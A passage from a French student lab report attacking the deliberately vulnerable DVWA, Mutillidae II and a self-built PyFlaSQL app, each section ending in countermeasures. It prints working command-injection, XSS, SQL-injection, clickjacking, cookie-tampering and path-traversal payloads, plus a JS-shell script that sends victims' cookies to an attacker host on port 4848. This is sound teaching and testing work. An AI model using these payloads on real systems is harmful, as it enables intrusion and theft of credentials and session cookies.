    // Determine OS and execute the ping command.
    if (stristr(PHP_UNAME('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>' . $cmd . '</pre>';

    } else {

        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>' . $cmd . '</pre>';

    }

}

  
```

On voit que la commande ping est directement exécutée sans être filtrée, on peut donc taper directement les commandes qu'on veut en ajoutant un ";".

## Ping for FREE

Enter an IP address below:



**www-data**

Ou encore

## Ping for FREE

Enter an IP address below:



**help  
index.php  
source**

(2) Level Medium

## Ping for FREE

Enter an IP address below:



Cette fois la commande de base pour enchaîner deux commandes sur linux ";" ne fonctionne pas.

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];

    // Remove any of the charactars in the array (blacklist).
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if (stristr(PHP_UNAME('s'), 'Windows NT')) {
        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>' . $cmd . '</pre>';
    } else {
        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>' . $cmd . '</pre>';
    }
}
```

En effet, les développeurs ont exclut ";" et "&&".

Cependant en utilisant "||" qui va effectuer la deuxième commande si la première est fausse on obtient:

**Ping for FREE**

Enter an IP address below:

www-data

On a bien injecté notre commande.

### iii. Countermeasure

Pour prévenir les vulnérabilités de command execution, il est essentiel de :

- Valider et filtrer correctement les entrées utilisateur.
- Mettre en place un filtre côté client et côté serveur.

## 4) Vulnerable application ; Mutillidae II

### a) A1 - Injection

#### i) Description

Le lab permet de réaliser un DNS lookup. Cependant une faille permettant une commande injection est présente.

**Who would you like to do a DNS lookup on?**

**Enter IP or hostname**

**Hostname/IP**

**Lookup DNS**

#### ii) Exploiting

##### (1) Level Low

On utilise la commande suivante pour afficher les utilisateurs et mdp:

```
;cd passwords;cat accounts.txt
```

Results for ;cd passwords;cat accounts.txt

```
'admin', 'adminpass', 'Monkey!!!'
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```

**Logged In Admin: admin (Monkey!)**

## (2) Level Medium

Si on exécute la même attaque on obtient cette fois

**Back** **⊕ 192.168.100.111**

Ampersand and semi-colon are not allowed.

Don't listen to security people. Everyone knows if we just filter dangerous characters, XSS is not possible.

We use JavaScript defenses combined with filtering technology.

Both are such great defenses that you are stopped in your tracks.

On en conclut que le caractère ";" est filtré.

Cependant en utilisant | on obtient des résultats similaires

**Results for |ls**

```
add-to-your-blog.php
arbitrary-file-inclusion.php
authorization-required.php
browser-info.php
capture-data.php
```

On peut donc créer le payload suivant:

**Results for |cat ./passwords/accounts.txt**

```
'admin', 'adminpass', 'Monkey!!!'
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```

| cat ./passwords/accounts.txt

## (3) Level High

Cette fois le payload ;|ls renvoie

**⊕ 192.168.100.111**

Ampersand and semi-colon are not allowed.

Don't listen to security people. Everyone knows if we just filter dangerous characters, XSS is not possible.

We use JavaScript defenses combined with filtering technology.

Both are such great defenses that you are stopped in your tracks.

Et le payload ;|ls renvoie

**Error: Invalid Input**

**Who would you like to do a DNS lookup on?**

**Enter IP or hostname**

<b>Hostname/IP</b>	:
--------------------	---

**Lookup DNS**

### iii) Countermeasure

Voir la partie sur DWVA, Command Execution: A03 Injection.

## b) A2 - Cross Site Scripting

### i) Description

La faille XSS (Cross-Site Scripting) est une vulnérabilité de sécurité qui permet à des attaquants d'injecter des scripts malveillants. Ces scripts peuvent être exécutés sur le navigateur des victimes, permettant à l'attaquant de voler des informations sensibles, telles que des cookies d'authentification, ou de manipuler le contenu de la page web. Généralement, les formulaires de blogs permettent d'exploiter cette faille.

**Add blog for admin**

**Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries**

**Save Blog Entry**

### ii) Exploiting

#### (1) Level Low

On utilise le payload suivant pour tester si le site est vulnérable au XSS:

```
<script>alert(1)</script>
```

Et on obtient bien l'alerte suivante :

```
⊕ 192.168.100.111
1
 Don't allow 192.168.100.111 to prompt you again
```


Une faille XSS est donc bien présente, on pourrait comme dans le cas du faille upload de DWVA envoyer un reverse shell directement qui serait exécuté.

L'attaque est ici une XSS persistante car le code malveillant est injecté et stocké sur le serveur. Il persiste dans la base de données, et chaque fois qu'on accède à la page, le script est exécuté chez l'utilisateur. A chaque fois qu'on rafraîchit la page on obtient l'alerte.

A l'inverse, une XSS réfléchie implique l'injection de code malveillant qui n'est pas stocké sur le serveur, mais est renvoyé à l'utilisateur.

## (2) Level Medium

On utilise cette fois BurpSuite pour injecter le payload car celui-ci est filtré par le navigateur.



On encode ensuite le payload en URL et c'est bon on peut injecter du code dans la faille XSS

### iii) Countermeasure

On peut mettre en place les mesures suivantes:

- Validation côté serveur : Cela ne suffit pas de faire des mesures sécurités côté client avec des filtres sur les caractères par exemple, il faut aussi s'assurer d'une validation côté serveur des données à l'aide de scriptes Java par exemple
- Échappement des sorties : L'objectif est de convertir les caractères spéciaux en HTML afin de les rendre inoffensifs. Ainsi le code injecté est uniquement compris comme du texte et non du code.
- CSP (Content Security Policy) : Les en-têtes HTTP permettent de spécifier les sources qui ont le droit d'exécuter des scripts. Cela limite l'impact des attaques XSS en réduisant les sources potentielles d'exécution de payloads.
- Bibliothèques Sécurisés : Des bibliothèques anti-XSS permettent de sécuriser et d'éviter les failles; On retrouve les frameworks Django, Ruby on Rails, ou des bibliothèques comme DOMPurify en JavaScript.
- IA: On peut aussi passer en tant que dev son code dans des outils de détection de XSS comme chatGPT ou Snyk

## c) A3 - Broken Authentication and Session Management

### i) Description

Cette faille survient lorsque les mécanismes d'authentification et de gestion de session ne sont pas correctement mis en œuvre. Nous allons nous intéresser ici aux sessions de cookies mis en place sur le site.

Après connexion sur le site avec un utilisateur Antoine dans la base de donnée on voit le cookie suivant:


```

Request
Pretty Raw Hex
1 GET /mutillidae/index.php HTTP/1.1
2 Host: 192.168.100.111
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.111/mutillidae/index.php?page=login.php
8 DNT: 1
9 Connection: close
10 Cookie: showhints=0; username=Antoine; uid=17; PHPSESSID=
    caf2632cda653cdfb128125703e911c8
11 Upgrade-Insecure-Requests: 1
  
```

## ii) Exploiting

### (1) Level Low

Le cookie de session contient l'username de l'utilisateur, username et uid.  
Créons un 2ème utilisateur.




```

Request
Pretty Raw Hex
1 GET /mutillidae/index.php HTTP/1.1
2 Host: 192.168.100.111
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.111/mutillidae/index.php?page=login.php
8 DNT: 1
9 Connection: close
10 Cookie: showhints=0; username=noe; uid=18; PHPSESSID=caf2632cda653cd8128125703e911c8
11 Upgrade-Insecure-Requests: 1
12 |
13

```

On voit que l'UID est simplement incrémenter de 1. On en déduit que les premiers utilisateurs de la base de donnée (admin, dev) ont donc des UID bas tel que 1 ou 2. On essaie de changer l'UID à 1.



```

Request to http://192.168.100.111:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /mutillidae/index.php HTTP/1.1
2 Host: 192.168.100.111
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.111/mutillidae/index.php?page=login.php
8 DNT: 1
9 Connection: close
10 Cookie: showhints=0; username=noe; uid=1; PHPSESSID=caf2632cda653cd8128125703e911c8
11 Upgrade-Insecure-Requests: 1
12 If-Modified-Since: Mon, 20 Nov 2023 21:23:02 GMT
13
14 |

```

On passe alors directement admin.



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In Admin: admin (Monkey!)

Core Controls OWASP Top 10 Others Documentation

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

## iii) Countermeasure

- Complexifier les Identifiants : On peut crypter les uid de sessions avec des fonctions de hachage.
- Gestion sécurisée des sessions : Il faut régénérer les identifiants de session après une authentification réussie, on peut aussi utiliser des tokens anti-CSRF
- Expiration des Sessions : Définir des délais d'expiration pour les sessions utilisateur.

## d) A6 - Security Misconfiguration

### i) Description

Nous allons mettre en place du ClickJacking. Ces attaques exploitent le fait que les navigateurs web permettent à un utilisateur d'interagir avec du contenu potentiellement malveillant sans en avoir conscience. Il s'agit de positionner des boutons faisant croire à l'utilisateur qu'il fait une certaine action alors qu'il fait une action malveillante en fait. Il faut pour cela que la victime soit connectée sur le site légitime de base.

### ii) Exploiting

Nous allons dans notre exemple faire voter la victime sans que celle-ci ne s'en rende compte.



User Poll

Back

**Choose Your Favorite Security Tool**

Initial your choice to make your vote count

- rmap
- wireshark
- tcpdump
- netcat
- metasploit
- kismet
- Cain
- Ettercap
- Paros
- Burp Suite
- Sysinternals
- inSIDder

Your Initials:


No choice selected

Pour cela on utilise le code HTML suivant:


```

<style>
  iframe {
    position: relative;
    width: 1300px;
    height: 800px;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 650px;
    left: 700px;
    z-index: 1;
  }
</style>
<div>Click !!! </div>
<iframe
  src="http://192.168.100.111/mutillidae/index.php?page=user-poll.php"></iframe>
```

Ce code va créer le site web malveillant suivant:



On peut voir que la victime visitant ce site va juste penser appuyer sur un bouton alors qu'elle va alors en réalité voter pour un sondage, il reste plus qu'à modifier l'opacité du site malveillant.



Et voilà, il reste maintenant un développé une jolie page internet pour faire cliquer l'utilisateur sur ce bouton et il ne rendra compte de rien.

### iii) Countermeasure

- En-tête X-Frame-Options : L'en-tête HTTP X-Frame-Options permet d'indiquer comment traiter le chargement d'un site dans un cadre (frame). Cet en-tête permet d'interdire de recopier notre site en utilisant une frame.
- CSP (Content Security Policy) : Une politique de sécurité des contenus qui restreint les sources autorisées à charger du contenu sur votre site.

- JavaScript Frame-Busting Technique : On peut utiliser JavaScript pour détecter si une page est chargée dans un cadre et dans ce cas rediriger la page sur la page d'origine.
- Alertes de sécurité pour les utilisateurs : Une alerte informe les utilisateurs lorsqu'ils accèdent à un site contenant un cadre (frame).

## 5) Vulnerable application : PyFlaSQL

### a) SQL Injection

#### i) Description

Nous avons implémenté une vulnérabilité d'injection SQL dans notre PyflaSQL. Le but étant de comprendre les dangers de l'exploitation de cette vulnérabilité.

Pour cela, nous avons implémenté une nouvelle base de donnée dans `/srie/app/models/sql.py`

```
class UserSQLInjection(db.Model):
    """
    Represents a user for the SQL injection database.

    Attributes:
        - id: Integer field, primary key of the User.
        - username: String field, username of the User, must be unique and not nullable.
        - password: String field, password of the User, not nullable.
    """
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(20), nullable=False, unique=True)
    password = db.Column(db.String(80), nullable=False)
```

Puis on ajoute des données utilisateurs qu'il faudra récupérer par injection SQL :

On les ajoute au démarrage de l'appli, donc dans `/srie/app/models/app.py`

```
#add some users by default in the SQL Injection database
new_users = [UserSQLInjection(username="administrator", password="D0i@750PnF#"),
             UserSQLInjection(username="user0", password="utilisateur"),
             UserSQLInjection(username="user1", password="utilisateur"),
             UserSQLInjection(username="user2", password="utilisateur"),
             UserSQLInjection(username="user3", password="utilisateur"),
             UserSQLInjection(username="user4", password="utilisateur")]
user = UserSQLInjection.query.filter_by(username="administrator").first()
if user is None:
    for u in new_users:
        db.session.add(u)
    db.session.commit()
```

Ensuite, lorsque le formulaire est envoyé, on récupère les données `username`, `password`, puis on les injecte dans la requête sans faire de traitement au préalable.

Cela est bien évidemment dangereux, et c'est ce qu'il faut éviter lorsque l'on développe un site web !

```

# Create a connection to the database
engine = create_engine('sqlite:///instance/database.db', echo=True)
Session = sessionmaker(bind=engine)
session = Session()
query = f"SELECT * FROM user_sql_injection WHERE username = '{username}' AND password = '{password}'"
rows = []
# Execute the query
try:
    result = session.execute(query)
    rows = result.fetchall()
except Exception as e:
    rows.append(str(e))
content["query"] = query
    
```

## ii) Exploiting

Cette vulnérabilité est basique, il suffit d'abord de tester la vulnérabilité de l'application web aux injections SQL :

Username

Password

Command Output

**Command:**

```
SELECT * FROM user_sql_injection WHERE username = 'user0--' AND password = 'aaazfazfazazfazf'
```

**Response:**

```
(2, 'user0', 'utilisateur')
```

En effet, on remarque qu'avec l'entrée user0, l'utilisateur se connectera, puisque l'utilisateur est bien renvoyé, avec son 'id', son nom d'utilisateur ainsi que son mot de passe :  
 (2, 'user0', 'utilisateur')

De plus, son mot de passe n'est pas hashé rendant l'injection SQL encore plus fatale ! L'attaquant n'a plus qu'à entrer une commande pour retourner tous les noms d'utilisateurs, et tous les mots de passe pour créer une fuite de donnée importante.

Avec la commande : user0' OR 1=1-

L'utilisateur peut alors accéder à toute la base de données et se connecter en tant qu'administrateur.

Username

Password

Submit

### Command Output

**Command:**

```
SELECT * FROM user_sql_injection WHERE username = 'user0' OR 1=1--' AND password = 'mypassword'
```

**Response:**

```
(1, 'administrator', 'D0i@750PnF#(')
(2, 'user0', 'utilisateur')
(3, 'user1', 'utilisateur')
(4, 'user2', 'utilisateur')
(5, 'user3', 'utilisateur')
(6, 'user4', 'utilisateur')
```

### iii) Countermeasure

Pour contrer une injection SQL, il faut d'abord absolument privilégier les outils fournis par les langages de programmation, qui sont dits sécurisés.

Pour SQLAlchemy, il faut par exemple des paramètres de requête avec des `:` puis exécuté, avec les paramètres.

```
query = text("SELECT * FROM users WHERE username = :username AND password = :password")
result = engine.execute(query,
username='john_doe',password='secure_password').fetchall()
```

En php, une requête sécurisée, se fait à peu près de la même façon :

```
$query = $mysqli->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$query->bind_param("ss", $username, $password);
$query->execute();
```

## b) Upload File

### i) Description

Les vulnérabilités de téléchargement de fichiers surviennent lorsqu'un serveur Web permet aux utilisateurs de télécharger des fichiers sur son système de fichiers sans valider suffisamment des éléments tels que leur nom, leur type, leur contenu ou leur taille.

Ne pas appliquer correctement les restrictions à ce sujet pourrait signifier que même une fonction de téléchargement d'images de base peut être utilisée pour télécharger des fichiers arbitraires et potentiellement dangereux.

Si la validation du nom de fichier n'est pas effectuée correctement, cela pourrait potentiellement permettre à un attaquant d'écraser des fichiers cruciaux en téléchargeant un fichier portant le même nom. Dans le cas où le serveur est vulnérable à la traversée de répertoires, cela pourrait autoriser les attaquants à télécharger des fichiers dans des emplacements inattendus.

Le fait de ne pas vérifier que la taille du fichier se situe dans les plages prévues pourrait également ouvrir la porte à une forme d'attaque par déni de service (DoS). Dans ce scénario, un attaquant pourrait exploiter cette vulnérabilité pour remplir l'espace disque disponible.

## ii) Exploiting

Le pyFlask nous laisse télécharger sur le serveur n'importe quel fichier. Cependant le serveur est configuré pour nous laisser exécuter uniquement des fichiers html. Les autres fichiers sont uploader mais lorsqu'on doit les exécuter ils sont simplement téléchargé sur le client.

On upload alors le script suivant en html:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Mon Site Web</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            text-align: center;
            margin: 20px;
        }
    </style>
</head>
<body>

    <h1>Bienvenue sur Mon Site Web</h1>
    -   <!-- Script JavaScript pour le reverse shell -->
    <script>

setInterval(function(){with(document)body.appendChild(createElement("script")).src=
"/192.168.100.132:4848/?".concat(document.cookie)},1010)

    </script>

</body>
</html>
```

On utilise un script git pour contrôler le reverse shell:

<https://github.com/shell3dV/JSShell>



```
(antoinebanchet㉿kali)-[~/git_tool/JSShell]
└─$ ./js.sh.py -g
[...]
Payloads:
- SVG: <svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="/37.165.140.86:4848/",concat(document.cookie)},1010)>
- SCRIPT: <script/onerror=setInterval(function(){with(document)body.appendChild(createElement("script")).src="/37.165.140.86:4848/",concat(document.cookie)},1010)</script>
- IMG: 
- BODY: <body onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="/37.165.140.86:4848/?"+concat(document.cookie)},1010)></body>
Listening on [any] 4848 for incoming JS shell ...
[*] JS shell from [192.168.100.132] port 52182 to kali 4848
[*]
```


On peut maintenant exécuter du script JS à travers le JS shell sur le serveur pyflask

```
(antoinebanchet㉿kali)-[~/git_tool/JSShell]
└─$ 

Payloads:
- SVG: <svg/onload=setInterval(function(){with(document)body.appendChild(createElement('script')).src="//37.165.140.86:4848/?".concat(document.cookie)},1010)>
- SCRIPT: <script>setInterval(function(){with(document)body.appendChild(createElement('script')).src="//37.165.140.86:4848/?".concat(document.cookie)},1010)</script>
- IMG: 
- BODY: <body onload=setInterval(function(){with(document)body.appendChild(createElement('script')).src="//37.165.140.86:4848/?".concat(document.cookie)},1010)></body>

Listening on [any] 4848 for incoming JS shell ...
Got JS shell from [192.168.100.132] port 57758 to kali 4848
>>> alert('Salut')
>>> 
```

Le navigateur web réagit bien au command JS.



On peut par la suite exécuter des snippet JS


#### Path traversal attack:

Cette attaque consiste à modifier l'emplacement ou va se télécharger le fichier sur le serveur.

```
----- 33918628099770360143132030433
Content-Disposition: form-data; name="image"; filename="exploit.html"
Content-Type: text/html
```

Pour cela, on renomme dans la requête POST le fichier:

```
----- 33918628099770360143132030433
Content-Disposition: form-data; name="image"; filename="../../exploit.html"
Content-Type: text/html
```



On peut donc modifier le site web, il suffit de télécharger les fichiers html au bon endroit.

### iii) Countermeasure

Pour éviter les attaques de téléchargement de fichiers, il est important de vérifier le type de fichier téléchargé.

Dans le cas de la bibliothèque WTForms, il faut utiliser l'outil FileAllowed pour vérifier le type de fichier.

```
image = FileField('Image', validators=[FileAllowed(['jpg', 'png', 'gif', 'jpeg'])])
```

Il faudrait également vérifier la taille du fichier. Puisque pour l'instant, on peut encore uploader des gros fichiers, qui feraient planter le serveur.



Response

File path: /home/nonobari/Cours/Reseaux/Network\_report2/srie/repos/pyflasql/app/assets/uploads/American\_Pie\_1.avi  
 File URL: /assets/uploads/American\_Pie\_1.avi

De plus, il est important de rajouter la fonction :

`filename = secure_filename(image.filename)` avant d'uploader l'image, pour être sûr de ne pas l'uploader n'importe où sur le serveur. Cette fonction permet de contrer les attaques de type path traversal attack.

```
if content["form"].validate_on_submit():
    # Form has been submitted and is valid
    # Access form data using content["form"].field_name.data
    image = content["form"].image.data
    if image:
        filename = secure_filename(image.filename)
        file_path = os.path.join(UPLOAD_FOLDER, filename)
        image.save(file_path)
        content["file_path"] = file_path
        content["filename"] = filename
        content["file_url"] = url_for('blueprint.static',
            filename=f'uploads/{filename}')

    # Perform further processing on the uploaded image if needed
    content["confirm"] = True
    flash('Image uploaded successfully!', 'Success')
```

### c) Attaque par bruteforce

#### i) Description

Pour la vulnérabilité de brute force, beaucoup de sites sont encore sans défense. Cette attaque peut être dévastatrice, déjà car on peut réussir à récupérer des mots de passe. Mais on peut également surcharger le serveur, qui reçoit trop de requêtes.

Dans notre lab, nous avons implémenté une nouvelle table dans notre base de donnée, pour simuler un site web, non équipé de sécurité sur l'attaque par force brute.

On a alors mis dans `srie/repos/pyflasql/models/sql.py` :


```
new_users_brut_force = [
    UserBrutForce(username="administrator", password="12345678", remainingAttempts=3),
    UserBrutForce(username="user0", password="utilisateur", remainingAttempts=3),
    UserBrutForce(username="user1", password="utilisateur", remainingAttempts=3),
    UserBrutForce(username="user2", password="utilisateur", remainingAttempts=3),
    UserBrutForce(username="user3", password="utilisateur", remainingAttempts=3),
    UserBrutForce(username="user4", password="utilisateur", remainingAttempts=3),
